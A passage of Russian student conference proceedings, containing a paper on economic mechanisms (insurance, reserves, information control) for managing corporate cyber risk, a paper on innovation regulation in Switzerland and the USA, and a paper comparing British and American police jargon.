- 3. Надежда Воронцова. Дальний Восток: Великий нефтегазовый перелом. Дальневосточный капитал. №9. 2013. [Электронный ресурс]. Режим доступа: https://dvkapital.ru/specialfeatures/dfo_29.09.2013_5575_dalnij-vostok-velikij-neftegazovyj-perelom.html
- 4. Единый реестр субъектов малого и среднего предпринимательства. Количество юридических лиц и индивидуальных предпринимателей, сведения о которых содержатся в Едином реестре субъектов малого и среднего предпринимательства [Электронный ресурс]. Режим доступа: https://ofd.nalog.ru/statistics.html?statDate=10.01.2022&level=0&fo=8&ssrf=27&t=1647676525399&t=1647676525399
- 5. Комитет по туризму Министерства культура Хабаровского края. Информация о развитии туристической отрасли в Хабаровском крае в 2021 году и основных задачах на 2022 год [Электронный ресурс]. Режим доступа: http://www.travel.khv.ru/pages/218
- 6. Министерство природных ресурсов Хабаровского края. Общая информация о минеральносырьевых ресурсах края [Электронный ресурс]. – Режим доступа: https://mpr.khabkrai.ru/DeyateInost/Nedropolzovanie/29
- 7. Министерство природных ресурсов Хабаровского края. Общая информация о минеральносырьевых ресурсах края [Электронный ресурс]. – Режим доступа: https://mpr.khabkrai.ru/DeyateInost/Nedropolzovanie/29
- 8. Федеральное агентство по нефтепользованию Роснедра. Справка о состоянии и перспективах использования минерально-сырьевой базы Дальневосточного федерального округа на 15.03.2021 [Электронный ресурс]. Режим доступа: https://www.rosnedra.gov.ru
- 9. Федеральная служба государственной статистики Росстат. Валовой региональный продукт [Электронный ресурс]. Режим доступа: https://rosstat.gov.ru/accounts
- 10. Единый портал бюджетной системы Российской Федерации «Электронный бюджет» [Электронный ресурс]. Режим доступа: http://budget.gov.ru
- 11. Информационный портал «Коммерсантъ». Вадим Вислогузов. Эпидемия сделала зарплаты белее [Электронный ресурс]. Режим доступа: https://www.kommersant.ru/doc/4567029
- 12. Информационный портал «Рамблер» [Электронный ресурс] Режим доступа https://finance.rambler.ru/other/44972901-chtoby-pomoch-regionam-nado-menyat-sistemu-raspredeleniya-nalogovyh-dohodov/

© Н.И. Сопова, С.М. Вразовский, 2022

УДК 330.131.7

ЭКОНОМИЧЕСКИЕ МЕХАНИЗМЫ ЗАЩИТЫ ОТ КИБЕР РИСКОВ

ТИКУНОВА АННА СЕРГЕЕВНА

студент

ФГБОУ ВО «РГАУ-МСХА им. К.А. Тимирязева»

Научный руководитель: Бабанская Анастасия Сергеевна,

к.э.н., доцент

ФГБОУ ВО «РГАУ-МСХА им. К.А. Тимирязева»

Аннотация: В условиях высокой динамики внедрения цифровых технологий в традиционных отраслях, а также формирования новых цифровых сегментов осуществляется интенсивная трансформация технологических, управленческих и бизнес-подходов в современной экономике. Развитие новых цифровых финансовых инструментов провоцируют и появление новых кибер-рисков. Поэтому важно понимать какие именно экономические механизмы защиты от кибер рисков будут наиболее эффективными и действенными.

Ключевые слова: риски, экономическая безопасность, кибератаки, мошенничество, информационные технологии, механизмы защиты.

ECONOMIC MECHANISMS OF PROTECTION AGAINST CYBER RISKS

Tikunova Anna Sergeevna

Scientific adviser: Babanskaya Anastasia Sergeevna

Abstract: In the context of the high dynamics of the introduction of digital technologies in traditional industries, as well as the formation of new digital segments, an intensive transformation of technological, managerial and business approaches in the modern economy is taking place. The development of new digital financial instruments also provokes the emergence of new cyber risks. Therefore, it is important to understand which economic mechanisms for protecting against cyber risks will be the most effective and efficient.

Key words: risks, economic security, cyber attacks, fraud, information technology, protection mechanisms

Стремление корпорации перейти к цифровому предприятию продиктовано стремлением снижения временных, трудовых и материальных затрат, вместе с тем, число рисков компаний существенно возрастает. Это связано с появлением новых цифровых финансовых инструментов, которые активно используются участниками рынка [1]. Изменения, происходящие в мире, в экономике, в IT- технологиях порождают возникновение все новых и новых рисков.

Внедрение новых информационных технологий способствовало не только упрощению процессов управления, но и увеличению потенциальных угроз, связанных с использованием финансовых услуг и продуктов. Среди основных финансовых рисков, неразрывно связанных с использованием информационных технологий и воздействующих на всю финансовую систему, выделяют из группы рисков потери корпоративных данных, в том числе и из-за хакерских атак, а именно: 1) риски кибератак; 2) риски мошенничества в сфере информационных технологий; 3) риски программных ошибок; 4) стратегические риски, связанные с быстрым развитием IT-технологий и изменением условий ведения финансово-

го бизнеса; 5) риск, связанные с нарушением функционирования сложных информационных систем корпораций; 6) трудовые риски - сокращение занятости в результате автоматизации бизнес-процессов; 7) риск формирования альтернативных децентрализованных валютных систем и др [2,3].

Кибер-риски в современном мире настораживают и пугают многие компании. Их последствия бывают разрушительными, что зачастую просто не учитывается или недооценивается при анализе рисков. Каждая компания ежедневно обрабатывает электронные персональные данные, используя портативные устройства, сервера, компьютеры, Интернет-ресурсы. Все это способствует увеличению киберриска. Одним из последствий кибератак является утечка конфиденциальных данных с серверов, данный ущерб может быть очень существенным. Разглашение персональных данных может негативно сказаться на репутации компании. Хакерские атаки могут привести к остановке работы серверов, потере не только прибыли компании, но и доверия к ней. Поэтому необходимо уделять особое внимание защите информационных систем от утечки персональных данных, а также от взлома сетей.

Актуальность исследования кибер рисков на предприятии обусловлена тем, что они занимают второе место в рейтинге бизнес-рисков на предприятии, 40% предприятий сталкиваются с данными видами рисками (рисунок 1).



Рис. 1 Топ - 10 бизнес-рисков предприятий, %




Рис. 2. Количество атак в 2020 и 2021 годах (по кварталам, в тыс. ед.)

В IV квартале 2021 года количество атак выросло на 7,2% по сравнению с предыдущим кварталом, что было вызвано увеличением числа атак шифровальщиков после спада в III квартале (рисунок 2). Объем целенаправленных атак на организации сократился на 6 процентных пунктов по сравнению с предыдущим кварталом (75% и 69% в III и IV кварталах соответственно).

Атаки злоумышленников привели к нарушению основной деятельности промышленных организаций в 37% случаев, что на 31 п. п. больше, чем в III квартале. В 51% атак организациям пришлось столкнуться с утечкой конфиденциальной информации (рисунок 3).



Рис. З.Последствия атак злоумышленников (доля атак), %

По данным «Positive Research 2021» в IV квартале 2021 года 26% кибер-атак были направлены на получение персональных данных [1]. Доля инцидентов, принесших преступникам возможность получения финансовой выгоды, в связи с кражей баз данных, учетных данных и коммерческой тайны составила 44% [4]. Если сравнивать с показателями предыдущих лет, то видно, что кража информации стала встречаться чаще, чем непосредственное получение денежных средств (рисунок 4).



Рис. 4. Типы украденных данных (в атаках на организации), %

Помимо всего прочего, стоит заметить, что 82% организаций подвергаются кибер-атакам посредством компьютерных технологий, в том числе через серверы и сетевое оборудование (рисунок 5).




Рис. 5 Объекты атак (доля атак), %

Методика оценки кибер риска на предприятии.

Существует четыре основных варианта поведения в потенциально рисковых ситуациях: игнорирование самого факта возможности риска, избегание риска, хеджирование риска, передача риска.

Игнорирование риска означает, что лицо, принимающее решение, не предпринимает каких-либо действий в отношении возможного риска. Подобное поведение возможно в одной из следующих ситуаций.

Избегание риска. Подобной стратегии придерживаются лица, не склонные к риску. Например, предприятие не продлевает договор с контрагентом, в отношении которого появились сомнения в его платежеспособности, когда предприятие предпочитает получать кредит в той валюте, в которой оно осуществляет свои основные экспортные операции [5].

Хеджирование риска. Дословно этот термин означает ограждение риска и представляет собой систему мер, с помощью которых негативные последствия риска могут быть уменьшены. Хеджирование особенно активно используется на финансовых рынках. С этой целью разработаны различные финансовые инструменты: опционы, фьючерсы, форварды и др.

Передача риска означает, что лицо, принимающее решение, не желает нести риск и готово на определенных условиях передать его другому лицу. Наиболее ярким примером передачи риска является страхование. В широком смысле страхование представляет собой совокупность операций, снижающих риск возможных потерь от какого-то действия или бездействия. В узком смысле термин «страхование» чаще всего закрепляется за комплексом страховых операций между страхователем и страховщиком [2].

Кибер-риски – это малоизученное направление, в котором нет подходящего для любой ситуации способа управления данным риском. Любая компания, занимающаяся хранением данных, операциями, связанными с их передачей, попадает в зону опасности. Лаборатория Касперского сообщает, что по результатам опроса в 2018 году, за последний год из-за взломов или утечек данных 42% российских компаний хотя бы один раз теряли важную информацию [6]. Рассмотрим несколько вариантов управления кибер-риском (таблица 1).

Чтобы выбрать метод нивелирования риска или минимизации потерь от его наступления, стоит определить возможные потери от кибер-атак. Все расчеты будут производиться по данным АО МПБК «Очаково».

Необходимо спрогнозировать денежные потоки на ближайшие несколько лет. Для расчета необходимо посмотреть стоимость будущих денежных потоков на данный период. Для этого находится ставка дисконтирования. Расчет ставки дисконтирования представлен в таблице 2.

Таблица 1

Методы управления кибер-риском

	Методы управления риском			
Критерий	Информационный кон- троль	Резервирование	Страхование	
Источник информации для принятия управленческих решений	Используется как соб- ственные знания, так и опыт других компаний	Используются собственные знания	Используется опыт стра- ховых экспертов для оценки и управления риском	
Затраты на использова- ние методики	Покупка и ввод в эксплуатацию защитных программ	Создание резерва (полностью вся сумма ущерба)	Страховые взносы (не- большая сумма)	
Источник компенсации убытков предприятия	Собственные средства	Зарезервированные средства	Страховой капитал	
Возможные угрозы	Недостаточный контроль, быстрое устаревание защитных программ	Омертвление капитала, упущенная выгода	Завышенная сумма стра- ховки, неверное опреде- ление объема ответ- ственности страховщика	
Время на предотвраще- ние последствий	Зависит от конкретной ситуации	Быстро	Возможны задержки	
Относительная «стои- мость» метода	Низкая	Высокая	Средняя	

Таблица 2

Расчет ставки дисконтирования

Ставка для собственного капитала	r _e	24,27%
Безрисковая ставка доходности	R_{f}	9,76%
Рисковая ставка	r	4,46
Темп инфляции	[8,39%
Ставка по кредиту	K_d	15%
Ставка дисконтирования	WACC	21,71%

Ставка для собственных средств рассчитывается по формуле (1):

$$re = (1 + Rf) \times (1 + r) \times (1 + I) - 1 = 24,27\%$$
 (1)

Таким образом, ставка дисконтирования по формуле 2:

WACC =
$$re * Ws + Kd * Wd = 21,71\%$$
 (2)

Где Ws — Доля собственного капитала (%) и Wd — доля заемного капитала (%) за 2021 год составляют 72,4% и 27,6% соответственно.

По выше представленным данным формируется прогнозная таблица 3 с2022 по 2024 годы.

Таблица 3

Денежный поток 2022-2024 г., в тыс. рублей

Показатель	Период, год			
Показатель	2022	2023	2024	
Выручка	11 241 164,81	13 681 621,69	16 651901,76	
Себестоимость	8 406 269,93	9 110 844, 62	11 088 808,99	
Коммерческие расходы	1 154 381,62	1 404 997,87	1 710 022,91	
Прочие расходы	1 169 883,13	1 423 849,42	1 732 956,17	
Прибыль (убыток) до налогообложения	569 315,56	692 913,97	843 345,6	
Налог на прибыль	13 907,8	16 927,19	20 602, 08	
Чистая прибыль (убыток)	583 223	709 841,15	863 947, 67	

Определим возможные потери от кибер-атак. Для этого воспользуемся прогнозным значением чистой прибыли, рассчитанной в таблице 3 и корректирующим коэффициентом для АО МПБК «Очаково» рассчитанным по формуле 4. Стоит также учитывать вероятность потерь от кибер-рисков, которая рассчитывается по формуле 3.

$$P = \frac{Z \times Q}{B} \times 100 = \frac{3436556 \times 373900}{159000000000} \times 100 = 8,08$$
 (3)

где Р – вероятность потерь от кибер-риска;

Z – средняя сумма убытков одной компании;

Q – количество предприятий;

В – сумма чистой прибыли по России за период.

Прогнозируемая величина потерь от кибер-риска:

$$KR=S \cdot k \cdot P, Kr = S * k * P = 583 223 \times 0,0808 \times 5,43 = 255 885,6$$
 (4)

где S – чистая прибыль за первый прогнозируемый период,

k – корректирующий коэффициент,

Р – вероятность кибер-риска.

Поскольку прогнозируемая величина потерь от кибер атаки в АО МПБК «Очаково» составляет 255 866,6 тыс. рублей, то для организации целесообразно страхование на полную сумму возможных потерь (рисунок 6).




Рис. 6. Вероятностный анализ кибер риска (в тыс. руб.)

Проведенный анализ кибер-рисков позволил оценить все существующие на данный момент проблемы в данной области. Среди основных последствий кибер атак были выделены следующие: потеря денежных средств; утечка конфиденциальной информации; потеря репутации компании.

Кибер-риски еще малоизученное направление, в котором еще не сформировался единый подход к эффективному управлению.

В качестве ключевых методов управления кибер-рисками в данной работе рассмотрены: усиление информационного контроля; страхование; создание резерва.

Информационный контроль не позволяет достаточно защитить предприятие от угроз, однако он является недорогим способом защиты. Также он может применяться вместе с другими методами, давая дополнительную защиту.

Резервирование позволяет не платить средства сторонним организациям, однако значительная часть капитала выводится из оборота.

Страхование является наиболее оптимальным вариантом, в данном случае не приходится тратить огромные суммы на создание резерва, но приходится перечислять страховые взносы. Страховка позволяет полностью покрыть ущерб от кибер атак. Однако данный метод имеет и свои минусы, в современном мире не всегда погашаются потери страхованием, так как существует множество оговорок, к которым прибегают страховые компании, чтобы не платить по договору.

В случае АО МПБК «Очаково», как было замечено ранее, страхование является наиболее привлекательным вариантом, поскольку суммы возможных потер достаточно велики.

Список источников

- 1. Актуальные киберугрозы: IV квартал 2021 года / Positive Technologies, www.ptsecurity.com / [Электронный ресурс]. Режим доступа: https://www.ptsecurity.com/ru-ru/research/analytics/cybersecurity-threatscape-2021-q4/ (26.04.2022).
- 2. Финансово-экономические риски: учебник / Р.Ю. Луговцов, Л.И. Юзвович, В.В. Фоменко. Екатеринбург: Изд-во Уральского университета, 2015. 112 с.
- 3. Бабанская, А.С. Инновационные цифровые технологии в розничной торговле АПК / А.С. Бабанская, А.А. Груднева, Е.С. Коломеева, Р.А. Мигунов, Х.И. Плиев // Modern Economy Success. 2021. № 6. С. 225-230.
- 4. Федеральная служба государственной статистики / www.gks.ru / [Электронный ресурс]. Режим доступа: http://www.gks.ru (24.01.2022).
- 5. Хоружий, Л.И., Бабанская, А.С., Трясцина, Н.Ю. Мошенничество с финансовой информацией: анализ и оценка деловых партнеров / Л.И. Хоружий, А.С. Бабанская, Н.Ю. Трясцина // Бухучет в сельском хозяйстве. 2018. № 5. С. 68-80.
- 6. Цифровая экономика светлое будущее человечества или биржевой пузырь? / www.fondsk.ru / [Электронный ресурс]. Режим доступа: https://www.fondsk.ru/news/2017/01/08/cifrovaja-ekonomika-svetloe-buduschee-chelovechestva-ili-birzhevoj-puzyr-43346.html (24.01.2022).

© А.С. Бабанская, А.С. Тикунова, 2022

УДК 339

ЗАРУБЕЖНЫЙ ОПЫТ РЕГУЛИРОВАНИЯ ИННОВАЦИОННОЙ ДЕЯТЕЛЬНОСТИ

ГРИГОРЬЕВ ИВАН ЮРЬЕВИЧ

студент

ФГБОУ ВО «Тюменский индустриальный университет»

Научный руководитель: Габудина Алена Алексеевна

к.э.н., доцент

ФГБОУ ВО «Тюменский индустриальный университет»

Аннотация: В статье анализируется опыт инновационного развития в Швейцарии и США. Особое внимание уделяется роли государства в развитии инновационных процессов в исследуемых странах. Рассматривается практика национальных инновационных систем данных государств. Осуществлен анализ инструментов финансового регулирования инновационной деятельности за рубежом. **Ключевые слова:** инновации, инновационная политика, государственное регулирование, инновационная модель, инновационный рейтинг, коммерциализация, НИОКР

FOREIGN EXPERIENCE IN REGULATION OF INNOVATION ACTIVITIES

Grigoriev Ivan Yurievich

Scientific advisor: Gabudina Alyona Alekseevna

Abstract: The article analyzes the experience of innovative development in Switzerland, Sweden, and the USA. Particular attention is paid to the role of the state in the development of innovation processes in the countries under study. The practice of national innovation systems of these states is considered. The analysis of the instruments of financial regulation of innovation activity abroad has been carried out.

Keywords: innovations, innovation policy, government regulation, innovation model, innovation rating, commercialization, R&D.

Рано или поздно каждая страна в своем развитии вступит на путь инновационного роста, но у каждого государства свой подход к этой проблеме. Некоторые государства добились больших успехов в инновационном развитии. Однако некоторые страны сделали выбор в пользу планомерного, поэтапного, инновационного пути роста и прошли новый виток между годами. В принципе, этому способствовала эффективная национальная политика. Это включает в себя совершенствование законодательной базы в сфере инноваций, целенаправленное финансирование инновационных проектов в приоритетных областях национальной экономики, разработку и коммерциализацию инноваций.

Швейцария и США были выбраны для исследования в 2021 году, поскольку они показывают, что они являются самыми инновационными экономиками мира и эффективностью национальной инновационной системы, согласно рейтингу GII 2021. Они давно и последовательно шли по пути достижения столь высокого уровня инновационной активности. Для справки, Российская Федерация в настоящее время занимает в этом рейтинге лишь 45-е место.

Во-первых, рассмотрим инновационную политику Швейцарии. Есть важные условия, которые позволили Швейцарии достичь такого высокого уровня инноваций.

- 1. Основные права. В соответствии с Законом о гарантированной свободе научных исследований и образования (Федеральная конституция Швейцарии, статья 20) [2] государство должно уважать и поощрять научную свободу отдельных лиц и организаций, занимающихся исследованиями. Это не будет.
 - 2. Высокоразвитая инфраструктура и высокая модернизация.
- 3. Свободные рынки. Рынки труда, капитала, товаров и услуг управляются условиями жесткой конкуренции [2].
- 4. Надежная защита интеллектуальной собственности. Швейцария является членом Европейского патентного ведомства, где 90% швейцарских патентных заявок проверяются на новизну и изобретательский уровень.
- 5. Налоговая среда и климат для начала нового бизнеса. Налоговая система Швейцарии находится под строгим контролем государства, а налоги и ставки устанавливаются федеральным правительством, правительствами земель и местными органами власти, обеспечивая дифференциацию местного и местного налогового бремени.

Что касается образования, то в Швейцарии есть 10 университетов, находящихся под юрисдикцией государства, и государственная политика является ключевым элементом возрождения инноваций. Согласно последним опубликованным данным, расходы Швейцарии на НИОКР в 2020 г. составят 21,6 млрд швейцарских франков, что составляет около 3,2 % годового ВВП [1], 40 % которого направлено на прикладные исследования, 30% были посвящены фундаментальным и экспериментальным исследованиям.

На университетские исследования в 2020 году будет приходиться около 28% общего финансирования НИОКР, при этом более 80% финансирования будет поступать из государственного сектора, а 10% - зарегистрированными в Швейцарии компаниями [2].

Основное финансирование Швейцарии обеспечивается частным сектором. В 2020 г. швейцарские компании провели НИОКР на сумму 12,8 млрд швейцарских франков, причем 35% этих средств были направлены на НИОКР в области фармацевтики и химии [1].

Основными характеристиками НИОКР в частном секторе являются:

- 1. Крупные компании фармацевтической, химической, машиностроительной и пищевой промышленности, как правило, активно занимаются исследованиями и разработками. Hoffmann La Roche потратила 7,5 млрд евро, а Novartis 6,9 млрд евро, войдя в десятку лучших в мире по корпоративным исследованиям и разработкам в 2019 году [3].
- 2. МСП предоставляют конкретные компоненты, в которых они нуждаются. Это позволяет компаниям первыми внедрить НИОКР в корпоративную цепочку и занять нишу.
- 3. Компании сектора ИКТ в основном заинтересованы в прикладных НИОКР, а не столько в фундаментальных исследованиях, как показано на рисунке 1.



Рис. 1. Структура распределения инвестиций по видам исследований 2020, млн. швейцарских франков

Большая часть частных компаний, инвестиции которых в НИОКР составляют огромную долю, являются иностранными компаниями. Как мы видим на рисунке 3, заграничные филиалы, контролируемые швейцарскими компаниями, осуществили НИОКР на общую сумму 15,1 млрд. швейцарских франков в 2020 году, т.е. уровень интернационализации инноваций очень высок.



Рис. 3. Распределение инвестиций Швейцарии по выполнению НИОКР внутри страны и за границей

Таким образом, в национальную инновационную систему Швейцарии входят государства, университеты, МСП, крупные корпорации и финансовые учреждения.

Теперь перейдем к инновационной политике США. Сегодня система регулирования инноваций правительства США начинается с одобрения или отклонения законопроекта Конгрессом. Кроме того, Управление по регулированию информации и бюджета рассмотрит ожидающие решения, особенно те, которые предусматривают высокие бюджеты.

Соединенные Штаты поддерживают исследования, основанные на двух основных принципах. Это наиболее часто оказываемая поддержка стратегических исследований федеральным лабораториям и поддержка фундаментальных исследований, финансируемая университетами. В прошлом году правительство США выделило на помощь бюджетные ассигнования в размере около 150 миллиардов долларов. За последнее десятилетие расходы на НИОКР в процентах от ВВП колебались от 2,45 до 2,79%, но эта цифра растет [6].

Государство поддерживает систему из 80-100 государственных лабораторий, крупнейшие из которых финансируются министерством обороны, министерством энергетики и министерством здравоохранения.

Государство заняло позицию, что инновации являются основным фактором экономического, экологического и социального благополучия его граждан, и были созданы организации: Департамент технологий, Департамент торговли, Национальный институт стандартов и технологий, и Программа передовых технологий, Technological Belert-Rockefeller Extensions и другие программы.

США напрямую не поддерживают бизнес НИОКР, а ориентируются на разработки, предполагающие достижение государственных стратегических целей, особенно оборонных объектов.

Кроме того, в США организована иммиграционная система для талантливых людей с целью содействия исследованиям и разработкам. Есть исследования, показывающие, что иммигранты являются ключевой фигурой в создании новых предприятий в Соединенных Штатах. Это 17-28% новых технологических компаний. Открыт иммигрантами [7]. Также, согласно данным на Рисунке 3, количество людей, занимающихся НИОКР в США, увеличилось с 3661 за последнее десятилетие. В 2011 году насчитывалось 4483 человека. Это связано с программой, которая позволяет работникам, занятым в области инженерии и математики, получить вид на жительство или временную рабочую визу за счет работодателя (H1b).

Соединенные Штаты являются лидером по скорости внедрения ИКТ из-за их частых инвестиций в иностранные компании. Еще одним фактором самостоятельности инноваций является активное использование венчурного капитала.



Рис. 3. Динамика количества занятых в НИОКР в расчете на миллион населения в США

Учитывая государственное регулирование инноваций в США, здесь нет скоординированной системы, как, например, в Швеции и Швейцарии. Это связано с убеждением правительства США в том, что инновации должны стимулироваться рынком и что правительство несет ответственность за поддержание так называемых «входных элементов», таких как знания и образование.

Таким образом, у каждой развитой страны свой путь, но есть и общие стандарты, способствующие инновационному развитию.

- Созданная социально-экономическая среда как основа инновационного развития.
- Жесткая стратегия инновационного развития. Среди них выбраны приоритетные направления развития.
 - Налоговые льготы для инновационного бизнеса.
 - Бюджетное финансирование научных исследований.
 - Инновационная информационная поддержка бизнеса.
 - Разветвленная сеть учреждений, занимающихся высокотехнологичным переездом.

Россия находится на ранних этапах инновационного развития, и будущее благополучие страны зависит от рациональности применения накопленного мирового опыта и разработки собственных стратегий.

Список источников

- 1. Global Innovation Index2021. [Электронный ресурс]. Режим доступа: https://www.wipo.int/edocs/pubdocs/en/wipo_pub_gii_2021.pdf (17.03.2022)
- 2. The State Secretariat for Education, Research and Innovation. [Электронный ресурс]. Режим доступа: https://www.sbfi.admin.ch/sbfi/en/home.html (28.03.2022)
- 3. Сергеева К.А. Национальная инновационная система Швейцарии // Экономика и менеджмент инновационных технологий. [Электронный ресурс]. Режим доступа: https://ekonomika.snauka.ru/2018/04/15937 (31.03.2022)
- 4. Инвестиционная деятельность и инновации в Швеции. [Электронный ресурс]. Режим доступа: https://bstudy.net/669499/pravo/investitsionnaya_

devatelnost innovatsii shvetsii (17.03.2022)

- 5. Statistikmyndigheten. [Электронный ресурс]. Режим доступа: https://www.scb.se/ (17.04.2022)
- 6. International Trade Administration. [Электронный ресурс]. Режим доступа: https://www.trade.gov/ (17.04.2022)
- 7. Кварчия Д.А. Государственное регулирование инноваций в США // Экономика и менеджмент инновационных технологий. [Электронный ресурс]. Режим доступа: https://ekonomika.snauka.ru/2018/04/15901 (17.04.2022)

ФИЛОЛОГИЧЕСКИЕ НАУКИ

УДК: 81-2

СРАВНИТЕЛЬНО-СОПОСТАВИТЕЛЬНЫЙ АНАЛИЗ ЛЕКСИКИ ПО ТЕМЕ «ПОЛИЦИЯ» В ВЕЛИКОБРИТАНИИ И США

НИКОЛАЕВА ЕКАТЕРИНА АЛЕКСАНДРОВНА

курсант

Воронежский институт МВД России

Научный руководитель: Торговитская Ксения Юрьевна

преподаватель

Воронежский институт МВД России

Аннотация: полиция представляет собой часть системы федерального органа исполнительной власти, где её основной целью является обеспечение общественной безопасности и общественного порядка, путём предотвращения совершений преступлений, а также преследования правонарушителей. В данной статье читатель сможет подробнее узнать о полиции таких стран, как Великобритания и США и понять в чем различия лексики данного органа исполнительной власти в этих странах. В большей степени эти различия буду рассмотрены на примере жаргонизмов.

Ключевые слова: сотрудники полиции, жаргонизмы, отличие, вариант английского языка, профессиональная лексика.

COMPARATIVE ANALYSIS OF VOCABULARY ON THE THEME "POLICE" IN THE GREAT BRITAIN AND THE USA

Nikolaeva Ekaterina Alexandrovna

Scientific adviser: Torgovitskaya Ksenia Yuryevna

Abstract: the police is a part of the system of the federal executive body, where its main goal is to ensure public safety and public order, by preventing the commission of crimes, as well as prosecuting offenders. In this article, the reader will be able to learn more about the police in countries such as the United Kingdom and the United States and understand the differences in the vocabulary of this executive authority in these countries. Mostly, these differences will be considered on the example of jargon.

Key words: police officers, jargon, difference, variant of the English language, professional vocabulary.

Многие десятилетия английский язык, в том числе и в России, был ориентирован на британский вариант языка. Американский английский осваивали только те люди, которым приходилось общаться с носителями именно этого языка.

Различиям между английским языком в Америке (American English) и английским в Великобритании (British English) постоянно уделялось внимание в течение длительного времени в специальной лингвистической и популярной литературе. В наши дни тоже идут споры по поводу того, какой язык является основным или «образцовым». Исследователи задаются вопросом, можно ли рассматривать American English как самостоятельный язык, окончательно обособившийся от British English, или нет.

В отличие от британского варианта американский английский более гибкий, открытый к изменениям, усовершенствованию и легкий для восприятия. Возможно, поэтому он и более распространен в нашем мире. Это язык нового поколения без определенной национальности и места жительства, воспитанного на массовой культуре. Огромный вклад в формирование американского английского внес Ной Вебстер, «отец-основатель» языка. Он разработал большинство американских норм фонетики, орфографии и лексики языка, принятых на сегодняшний день. После этого появляется упрощенная орфография, грамматика, а также своеобразное произношение и отличный от британского английского лексический состав языка [3, с. 43].

А вот в британском варианте английского языка изменения затронули все его аспекты. Больше всего изменилась фонетика британского английского языка. Меняется также и лексика британского английского. Стоит отметить, что в лексический состав английских юридических терминов до настоящего времени входит большое количество, как прямых латинских заимствований, так и заимствований, пришедших опосредованно через французский язык.

К подобным терминам можно отнести слова и выражения: ejusdem generis – свободное толкование права; habeas corpus – институт англосаксонской правовой семьи; prima facie – законное тербование; ultra vires – сверх полномочий/вне компетенции; mens rea – преступное намерение; actus reus – преступное деяние; corpus delicti – состав преступления и др. [2, с. 221].

Полицейские изменяли свой язык большое количество времени, используя жаргонизмы. Жаргонизмы – это слова и словосочетания, которые используются определенной группой людей (то есть носителями языка), объединенной определенной социальной или возрастной сферой употребления [4, с. 34]. В данной статье мы рассмотрим жаргонизмы, связанные с профессиональной деятельностью полицейского. В деятельности сотрудников полиции это помогает замаскировать информацию от окружающих.

Вот несколько примеров такой «маскировки» [1, с. 178]:

10-4 / ten-four – «понял» или «принято»; один из самых известных кодов, который использует полиция;

J4 – «смерть» или «fatality»; код, используемый полицейскими по рации.

Brick – в переводе с английского означает «кирпич», но полицейские так называют свою портативную радиостанцию (=walkie-talkie).

A house mouse – офицер, не выходящий на патрулирование.

Слова для краткой передачи по рации или в срочном сообщении:

Over (сокр. от «Over to you») – «приём»;

Standby или Wait out - «ждите указаний»;

Roger (от R в received - получено) - «принял» (понял, получил информацию).

Профессиональные высказывания и формулировки:

Mutt или Perp - преступник, подозреваемый;

Frequent flver – человек, которого часто арестовывают;

Zebra – сержант, которого недолюбливают;

Рассмотрим следующие «клички» полицейского:

Коп (сор) – это слово в значении «сотрудник полиции» появилось в 1859 году. Существует несколько версий того, как это слово появилось. Самым распространенным вариантом является предположение, что сор – сокращенное от соррег (медь), а ведь изначально у американских полицейских были восьмиконечные медные звезды. Еще один вариант: сор – произошло от аббревиатуры «Constable on Patrol», что означает патрульный полицейский.

Бобби (bobby) – популярное прозвище британского полицейского; создателем британской полиции является Роберт Пил. Некоторое время лондонцы называли полицейских и «бобби», и «пилер», но первое прозвище оказалось более долговечным. [5]

Варианты британского и американского языка могут отличаться даже в написании слов (табл. 1).

Таблица 1

Варианты британского и американского языка

Русский вариант	Британский вариант	Американский вариант
адвокат	a lawyer	a lawyer
	a barrister	an attorney
	a solicitor	
правонарушение	an offence	an offense
тюрьма	prison	jail

Также для маскировки информации полицейские используют различные шифры и коды, которые различаются в Великобритании и США (табл. 2).

Таблица 2 Сокращения британских и американских полицейских

		•	
British English		American English	
PWITS	обвинение в незаконной	Fel.	Тяжкое преступление
	торговле наркотиками		
ABH	фактические телесные	Misd.	проступок
	повреждения		
B&E	взлом и проникновение	B&E	взлом и проникновение

В заключение данной статьи можно сделать следующий вывод: «полицейская лексика» в британском и американском вариантах английского языка значительно отличается. Встречаются разные термины и сокращения. Кроме того, можно проследить разницу в написании слов. Некоторые слова пишутся одинаково, но ударение в них падает на разные слоги. В целом, это не мешает данным языкам выполнять свои функции в сфере обеспечения безопасности с помощью специального вокабуляра. Подводя итог, стоит отметить, что наш мир очень стремительно развивается, и языки, используемые многочисленными народами, тоже постоянно изменяются и обновляются. Таким образом, пополнение словаря профессиональных терминов полицейских неизбежно, что отражает обогащение языка и изменение мира.

Список источников

- 1. Ахманова О.С. Словарь лингвистических терминов / О.С. Ахманова. 2-е изд., стер. М: УРСС: Едиториал УРСС, 2004. 571 с.
 - 2. Арбекова Т.И. Лексикология английского языка. М.: Высшая школа, 2007. 193 с.
- 3. Иванова И.П., Чакоян Л.П., Беляева Т.М. История английского языка. Учебник, хрестоматия, словарь. СПб., 2009 512 с.
- 4. О чем на английском говорят полицейские? [Электронный ресурс]. Режим доступа: URL: https://cambridge.ua/blog/common-police-phrases-in-english/ (10.05.22)
- 5. Особенности профессионального жаргона полицейских [Электронный ресурс]. Режим доступа: URL: https://www.elibrary.ru/item.asp?id=48066270 (10.05.22)

УДК 81:36

